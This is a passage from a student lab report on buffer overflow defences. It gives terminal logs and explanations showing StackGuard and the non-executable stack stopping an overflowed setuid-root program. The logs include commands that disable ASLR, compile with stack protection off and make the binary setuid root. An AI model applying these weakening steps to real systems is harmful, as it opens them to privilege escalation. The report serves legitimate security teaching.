[03/05/21]seed@VM:~/Assignment3_Buffer_Overflow$ gcc -DBUF_SIZE=180 -o stack -z execstack stack.c
[03/05/21]seed@VM:~/Assignment3_Buffer_Overflow$ ls -ld stack
-rwxrwxr-x 1 seed seed 7564 Mar  5 21:12 stack
[03/05/21]seed@VM:~/Assignment3_Buffer_Overflow$ sudo chown root stack
[03/05/21]seed@VM:~/Assignment3_Buffer_Overflow$ sudo chmod 4755 stack
[03/05/21]seed@VM:~/Assignment3_Buffer_Overflow$ ./stack
*** stack smashing detected ***: ./stack terminated
Aborted
[03/05/21]seed@VM:~/Assignment3_Buffer_Overflow$ ls -ld stack
-rwsr-xr-x 1 root seed 7564 Mar  5 21:12 stack
```

Observation:

Noticed that program is aborted with a message that stack smashing is detected.

Understanding:

- i. Learnt that on not turning off the stackguard, the program will be aborted with message stack smashing determined.
- ii. Learnt that compiler stackguard will put some value before the return address and will check if that value is overwritten or not while executing it. If it is modified, then will identify that buffer overflow happened and will abort the execution of program. Thereby, protecting from buffer overflow attack.

Task 6: Turn on the Non-executable Stack Protection

Disabled the address randomization using “sudo /sbin/sysctl -w kernel.randomize_va_space=0” command. Re-compiled stack.c program by passing options to turn off compiler stack guard and to make the stack non-executable. Changed the owner of stack as root and changed the privileges to 4755. Checked the details of stack. Executed the stack program.

```
[03/05/21]seed@VM:~/Assignment3_Buffer_Overflow$ sudo /sbin/sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
[03/05/21]seed@VM:~/Assignment3_Buffer_Overflow$ gcc -o stack -fno-stack-protector -z noexecstack stack.c
[03/05/21]seed@VM:~/Assignment3_Buffer_Overflow$ sudo chown root stack
[03/05/21]seed@VM:~/Assignment3_Buffer_Overflow$ sudo chmod 4755 stack
[03/05/21]seed@VM:~/Assignment3_Buffer_Overflow$ ls -ld stack
-rwsr-xr-x 1 root seed 7516 Mar  5 21:33 stack
[03/05/21]seed@VM:~/Assignment3_Buffer_Overflow$ ./stack
Segmentation fault
[03/05/21]seed@VM:~/Assignment3_Buffer_Overflow$ █
```

Observation:

Noticed that the program is terminated with segmentation fault error.

Understanding:

- i. Learnt that on executing the program with non-executable stack, the program will be halted or aborted with segmentation fault error.
- ii. Learnt that even though we put the code on the stack. It is not going to work as the code cannot be executed. With noexecstack option, the stack is not executable.
- iii. Learnt that there will be a bit inside the header of binary form of program to indicate whether it will be executable or non-executable. This will inform the OS whether to allocate executable or non-executable stack for that program. The execstack, noexecstack options will help to modify that bit.

References:

1. Textbook Reference: Computer & Internet Security: A Hands-On Approach, Second Edition
Publisher: Wenliang Du (May 1, 2019)
2. Videos Reference: [Computer Security: A Hands-on Approach | Udemy](#)
3. Task 2 C version program reference: Referred the example for program code additional lines to update return address and to update the buffer data to include the new return address and shell code from below page.
<https://aayushmalla56.medium.com/buffer-overflow-attack-dee62f8d637>
4. Code and Details Reference: Assignment Description sheet provided to complete this assignment.